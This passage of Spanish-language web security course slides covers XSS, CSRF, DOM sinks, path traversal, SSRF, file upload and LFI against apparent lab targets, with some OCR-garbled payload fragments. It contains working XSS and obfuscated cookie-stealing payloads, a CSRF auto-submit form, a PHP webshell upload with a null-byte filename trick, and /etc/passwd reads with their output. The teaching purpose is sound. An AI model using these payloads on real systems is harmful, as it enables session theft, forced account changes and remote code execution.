    <script>...</script>
    <script src="./jquery.min.js"></script>
    <script src="./bootstrap.min.js"></script>
    <div class="form-group">...</div>
    <div></div>
    ...
    <ul class="list-unstyled" id="todo"> == $0
      <li>Next Task</li>
      <li><img src onerror="alert(document.cookie)"></li>
      <script src="script.js"></script>
    </ul>
  </body>
</html>
```

XSS reflejado

The screenshot shows a browser window with the URL `94.237.59.10:48603/index.php?task=<script>alert(%28document.cookie%29+%2Fscript>`. The browser's developer tools are open, specifically the Elements tab, which displays the page's HTML structure. A green box highlights the injected script in the browser's address bar: `<script>alert(%28document.cookie%29+%2Fscript>`. Another green box highlights the reflected script in the browser's DOM tree under the `ul#todo.list-unstyled` element: `<script>alert(document.cookie)</script>`. The browser's status bar at the bottom also shows the injected script: `<script>alert(document.cookie)</script>`.

```
<!DOCTYPE html>
<html lang="en">
  <head> ...
    <link rel="stylesheet" href="//netdna.bootstrapcdn.com/bootstrap/3.0.3/css/bootstrap-theme.min.css">
    <link rel="stylesheet" href="//netdna.bootstrapcdn.com/bootstrap/3.0.3/css/bootstrap.min.css">
    <script src="//netdna.bootstrapcdn.com/bootstrap/3.0.3/js/bootstrap.min.js">
  </script>
  <div class="form-group">
    <h1>...</h1>
    <form role="form" action="index.php" method="GET">
      <input type="text" class="form-control" placeholder="Your Task" name="task">
      <button type="submit" class="btn btn-primary">Add</button>
    </form>
  </div>
  <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js"></script>
</div></div>
<ul class="list-unstyled" id="todo">
  <li style="padding-left: 25px"> == 50
    <script>alert(document.cookie)</script>
  </li>
</ul>
</body>
</html>
```

XSS reflejado



XSS reflejado

The screenshot shows a browser window titled "Online Image Viewer" with the URL "10.129.93.170/phishing/index.php?url=%27%<script>alert%2842%29%2Fscript>". The page content displays the text "Online Image Viewer" with a yellow box highlighting the injected script: '><script>alert(42)</script>'. The browser's developer tools are open, showing the DOM structure. A yellow box highlights the injected script in the DOM tree under the body element. The full DOM code is as follows:


```
<!DOCTYPE html>
<html lang="en">
  <head> ...
  </head>
  <body style="background-color: #141d2b; font-family: sans-serif; color: white;">
    <center>
      <h1>Online Image Viewer</h1>
      <div class="form-group">
        <form role="form" action="index.php" method="GET" id="urlform">...
        <br>
        <input type="text" name="url" value="http://www.google.com" />
        <script>alert(42)</script>
        <br>
      </div>
    </center>
  </body>
</html>
```

XSS almacenado

The screenshot shows a web browser window titled "2Do" displaying a "To-Do List" application. The URL is "Not secure 94.237.55.96:59791/index.php". The page contains a form with a text input field containing the malicious script "<script>alert(document.cookie)</script>". A "Reset" button is below the input field. The page also lists two tasks: "task 1" and "task 1". On the right side of the browser, the "Elements" tab of the developer tools is selected, showing the HTML source code of the page. The injected script is highlighted with a green box in both the input field and the rendered HTML. The rendered HTML shows the injected script being executed, creating a new list item with the ID "todo" containing the task "task 1".

```
<!DOCTYPE html>
<html lang="en">
  <head> ...
  </head>
  <body> == $0
    <link rel="stylesheet" href="//netdna.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css">
    <link rel="stylesheet" href="//netdna.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap-theme.min.css">
    <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js">
    <script src="https://cdn.jsdelivr.net/npm/popper.js@1.14.7/dist/umd/popper.min.js">
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@4.3.1/dist/js/bootstrap.min.js">
    <div class="form-group"> ...
      <script>alert(document.cookie)</script>
    </div>
    <div class="list-group" id="todo">
      <ul>task 1 </ul>
      <ul>task 1 </ul>
    </ul>
  </body>
</html>
```

XSS almacenado



Cargas de XSS

```
<script>alert(42)</script>
<img src/onerror='alert(document.cookie)'>

<%04img
  ↳  src/onerror="var+func+%3d+['a',+'l',+'e',+'r',+'t'].join('');
    this[func].call()" >

span+onclick="var+func+%3d+['a',+'l',+'e',+'r',+'t'].join('');
  this[func].call()">You+have+been+Hacked+by+Dreamlab-td><-14<
```

- PayloadAllTheThings XSS
- PayloadBox XSS

Casos reales


```
var+func+%3d+['a','l','e','r','t'].join('');  
  var+dd+%3d+['d','o','c','u'  
,+'m',+'e',+'n',+'t'].join('')%3bthis[func](this[dd].cookie);  
  
;}var+func+%3d+['a','l','e','r','t'].join('');var+dd+  
%3d+['d','o','c','u','m','e','n','t'].join('')%3b  
  this[func](this[dd].coo  
kie);function  
dummy(){a=  
  
tinmarino@gmail.com'+onmouseover%3d'alert(42)'+href='
```

Sesión 2: CSRF

(Módulo 3: Cliente)



CSRF



CSRF: Definición

Acrónimo: CSRF: Cross-Site Request Forgery: Falsificación de Solicitudes entre Sitios

Definición: CSRF es una vulnerabilidad de seguridad web que permite a los atacantes **inducir a los usuarios** a realizar acciones no intencionadas en aplicaciones web donde están autenticados **desde otra página web**.

Mecanismo: Aprovecha la confianza que una aplicación web (victima) tiene en el navegador del usuario, lo que permite a un tercero (atacante) eludir la política de mismo origen y ejecutar comandos no autorizados en nombre el usuario (victima)

CSRF: Solicitud

POST /email/change HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 30

Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com

CSRF: Respuesta

```
<html>
  <body>
    <form action="https://vulnerable-website.com/email/change"
      method="POST">
      <input type="hidden" name="email"
        value="pwned@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

CSRF: Impacto

- **Acciones no intencionadas:** Los ataques CSRF exitosos pueden llevar a acciones como cambiar detalles de la cuenta, transferir fondos o alterar permisos de usuario sin el consentimiento del usuario.
- **Compromiso de la cuenta:** Si la víctima tiene privilegios elevados, el atacante puede obtener el control total sobre la aplicación, lo que lleva a violaciones de datos y riesgos de seguridad significativos.

CSRF: Requisitos


1. **Acción Relevante:** La aplicación debe tener acciones que puedan ser explotadas, como cambiar contraseñas o direcciones de correo electrónico.
2. **Sesiones Basadas en Cookies:** La aplicación depende únicamente de cookies de sesión para la autenticación del usuario sin mecanismos de validación adicionales.
3. **Parámetros Predecibles:** Las solicitudes no deben requerir parámetros impredecibles que el atacante no pueda adivinar, lo que facilita la falsificación de solicitudes.

CSRF: Defensas

- **Tokens CSRF:** Tokens únicos e impredecibles generados por el servidor que deben incluirse en las solicitudes para validar la autenticidad.
- **Cookies SameSite:** Una característica del navegador que restringe cómo se envían las cookies con solicitudes entre sitios, reduciendo el riesgo de CSRF.
- **Validación del Referer:** Comprobación del encabezado HTTP Referer para asegurar que las solicitudes se originen desde el mismo dominio, aunque este método es menos efectivo que los tokens CSRF.

Sesión 3: ClickJacking

(Módulo 3: Cliente)



Sesión 4: DOM

(Módulo 3: Cliente)

 es la representación jerárquica de los elementos de una página web en el navegador.
- **Manipulación Insegura:** La manipulación del DOM con JavaScript es esencial para el funcionamiento de los sitios web, pero puede introducir vulnerabilidades si se manejan datos de forma insegura.

DOM: Fuentes y sumideros

- **Fuentes y Sumideros:**

- **Fuentes:** Propiedades de JavaScript que aceptan datos controlados por el atacante (ej. `location.search`, `document.referrer`, `document.cookie`).
- **Sumideros:** Funciones o objetos del DOM que pueden causar efectos indeseables si reciben datos inseguros (ej. `eval()`, `document.body.innerHTML`).

- **Flujo de Taint:** Las vulnerabilidades basadas en el DOM surgen cuando los datos de una fuente se pasan a un sumidero de manera insegura.

DOM: Ejemplo

- **Ejemplo de Vulnerabilidad:** Un código que redirige a un usuario a una URL controlada por un atacante si se manipula el fragmento de la URL, lo que puede facilitar ataques de phishing.
- **Prevención:** Es crucial validar y sanitizar los datos de entrada antes de pasarlos a funciones peligrosas para mitigar las vulnerabilidades basadas en el DOM.

DOM: Fuentes (sources)

document.URL	document.cookie	document.referrer
location	window.name	history.pushState
localStorage	sessionStorage	IndexedDB

DOM: Sumideros (Sinks)

DOM-based vulnerability

DOM XSS LABS

Open redirection LABS

Cookie manipulation LABS

JavaScript injection

Document-domain manipulation

WebSocket-URL poisoning

Link manipulation

Web message manipulation

Example sink

`document.write()`

`window.location`

`document.cookie`

`eval()`

`document.domain`

`WebSocket()`

`element.src`

`postMessage()`

DOM: Sumideros (Sinks)

Ajax request-header manipulation

`setRequestHeader()`

Local file-path manipulation

`FileReader.readAsText()`

Client-side SQL injection

`ExecuteSql()`

HTML5-storage manipulation

`sessionStorage.setItem()`

Client-side XPath injection

`document.evaluate()`

Client-side JSON injection

`JSON.parse()`

DOM-data manipulation

`element.setAttribute()`


Denial of service

`RegExp()`

Módulo 4: Avanzados



Recorrido de rutas



Recorrido de rutas: Impacto

1. **C: Leer archivo arbitrario**
2. **I: Escribir archivo arbitrario**
3. **A: Remover archivo arbitrario**

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:N/SA:N

SSRF: Server-Side Request Forgery




SSRF: Impacto

1. Encadenamiento: Pentest interno
2. Encadenamiento: Explotación de otro blanco
3. Denegación de servicio (ejemplo: Registro Civil)
4. Usurpación de identidad en internet

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:L/SC:N/SI:N/SA:N

Carga de archivos insegura



Carga de archivos insegura

1. POST /images -d ...

- ...filename="webshell.png\0a.php ...
- <?php echo system(\$_GET['cmd']); ?>

2. GET /.../webshell.php?cmd=cat+/home/carlos/secret

PostSwigger Lab

CVSS 10 <= RCE

LFI: Local File Inclusion



LFI

```
curl http://[::1]:10005/LFI-1/index.php?page=%2Fetc%2Fpasswd`
```

```
<?php # Include a user parameter
include($_GET["page"]);

# Or more probably
$fileContents = file_get_contents($_GET["filename"]);
echo $fileContents;
?>
```

LFI: Familia

Acc	Name
LFI	Local File Inclusion
RFI	Remote File Inclusion
SSTI	Server Side Template Injection
XXE	XML External Entity Injection

LFI: ¿Juguemos?

The screenshot shows a web browser window titled "LFI labs". The address bar contains the URL "[::1]:10005/LFI-1/index.php?page=%2Fetc%2Fpasswd", with the query parameter "page=%2Fetc%2Fpasswd" highlighted by a red rectangle. The main content area displays the text "LFI labs" followed by a "Show Hint" link and a large block of user information from the /etc/passwd file.

Show Hint

```
root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

LFI: ¿Juguemos?

Burp Suite Professional v2025.5.2 - CTF01 - Licensed to DreamLab Technologies Chile SpA

Target: http://127.0.0.1:10005 | HTTP/1.1

Request

```

1 POST /LFI-11/index.php HTTP/1.1
2 Host: [::1]:10005
3 Content-Length: 56
4 Content-Type: application/x-www-form-urlencoded
5
6
7 file=stylepath&style=/etc/passwd&stylepath=/etc/passwd
  
```

Response

```

" style="">
    Show Hint
</a>
<div id="paral" style="display:none;">
    not everything you need to play with is in a text field
</div>
<form action="/LFI-11/index.php" method="POST">
    <input type="text" name="file">
    <input type="hidden" name="style" name="stylepath">
</form>
</div>
<pre>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sbin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
</pre>
  
```

Inspector | Notes | Explanations | Custom actions

Done

Event log (0) • All issues (1) • 2 matches

2,398 bytes | 1.002 millis

Memory: 300.0MB

Más ataques web avanzados

The screenshot shows a web browser window with the URL <https://portswigger.net/web-security/all-topics>. The page title is "Server-side topics". A introductory text for beginners states: "For complete beginners, we recommend starting with our server-side topics. These vulnerabilities are typically easier to learn because you only need to understand what's happening on the server. Our materials and labs will help you develop some of the core knowledge and skills that you will rely on time after time." Below this, there is a grid of 11 topic cards:

SQL injection SQL injection is an old-but-gold vulnerability responsible for many high-profile data breaches. Although relatively simple to learn, it can potentially be used for some high-severity exploits. This makes it an ideal first topic for beginners, and essential knowledge even for more experienced users. Go to topic + 18 Labs	Authentication Go to topic + 14 Labs	Path traversal Go to topic + 8 Labs	Command injection Go to topic + 9 Labs	Business logic vulnerabilities Go to topic + 11 Labs
Information disclosure Go to topic + 5 Labs	Access control Go to topic + 12 Labs	File upload vulnerabilities Go to topic + 7 Labs	Race conditions Go to topic + 8 Labs	
Server-side request forgery (SSRF) Go to topic + 7 Labs	XXE injection Go to topic + 9 Labs	NoSQL injection Go to topic + 4 Labs	API testing Go to topic + 5 Labs	
Web cache deception Go to topic + 5 Labs				

Más ataques web avanzados

The screenshot shows a web browser window displaying the 'Client-side topics' page from portswigger.net. The page title is 'Client-side topics'. Below the title, a paragraph explains that client-side vulnerabilities introduce complexity and provide materials and labs to help build on server-side skills and identify/exploit client-side vectors. A large box highlights 'Cross-site scripting (XSS)' with a description, a 'Go to topic' button, and '30 Labs'. Below this are four smaller boxes: 'Cross-site request forgery (CSRF)', 'Cross-origin resource sharing (CORS)', 'Clickjacking', and 'DOM-based vulnerabilities', each with a 'Go to topic' button and a lab count (12, 3, 5, and 7 respectively). At the bottom left is a 'WebSockets' box with a 'Go to topic' button and a lab count of 3.

Client-side topics

Client-side vulnerabilities introduce an additional layer of complexity, which can make them slightly more challenging. These materials and labs will help you build on the server-side skills you've already learned and teach you how to identify and exploit some gnarly client-side vectors as well.

Cross-site scripting (XSS)

Simply put, XSS is one of the most important vulnerabilities out there. It's both incredibly common and extremely powerful, especially when used as part of a wider exploit chain. This is a huge topic, with plenty of labs for complete beginners and seasoned pros alike.

[Go to topic →](#) 30 Labs

Cross-site request forgery (CSRF)

[Go to topic →](#) 12 Labs

Cross-origin resource sharing (CORS)

[Go to topic →](#) 3 Labs

Clickjacking

[Go to topic →](#) 5 Labs

DOM-based vulnerabilities

[Go to topic →](#) 7 Labs

WebSockets

[Go to topic →](#) 3 Labs

Más ataques web avanzados

The screenshot shows a web browser window displaying the 'Advanced topics' section of the PortSwigger.net website. The URL is https://portswigger.net/web-security/all-topics. The page title is 'Advanced topics'. A sub-section header 'Insecure deserialization' is shown with a brief description: 'Deserialization has a reputation for being difficult to get your head around but it can be much easier to exploit than you might think. We'll guide you through the process step-by-step so you can pick off some high-severity bugs that even experienced testers may have missed altogether.' Below this, there are several topic cards:

- Insecure deserialization**: Go to topic → 10 Labs
- Web LLM attacks**: Go to topic → 4 Labs
- GraphQL API vulnerabilities**: Go to topic → 5 Labs
- Server-side template injection**: Go to topic → 7 Labs
- Web cache poisoning**: Go to topic → 13 Labs
- HTTP Host header attacks**: Go to topic → 7 Labs
- HTTP request smuggling**: Go to topic → 21 Labs
- OAuth authentication**: Go to topic → 6 Labs
- JWT attacks**: Go to topic → 8 Labs
- Prototype pollution**: Go to topic → 10 Labs
- Essential skills**: Go to topic → 2 Labs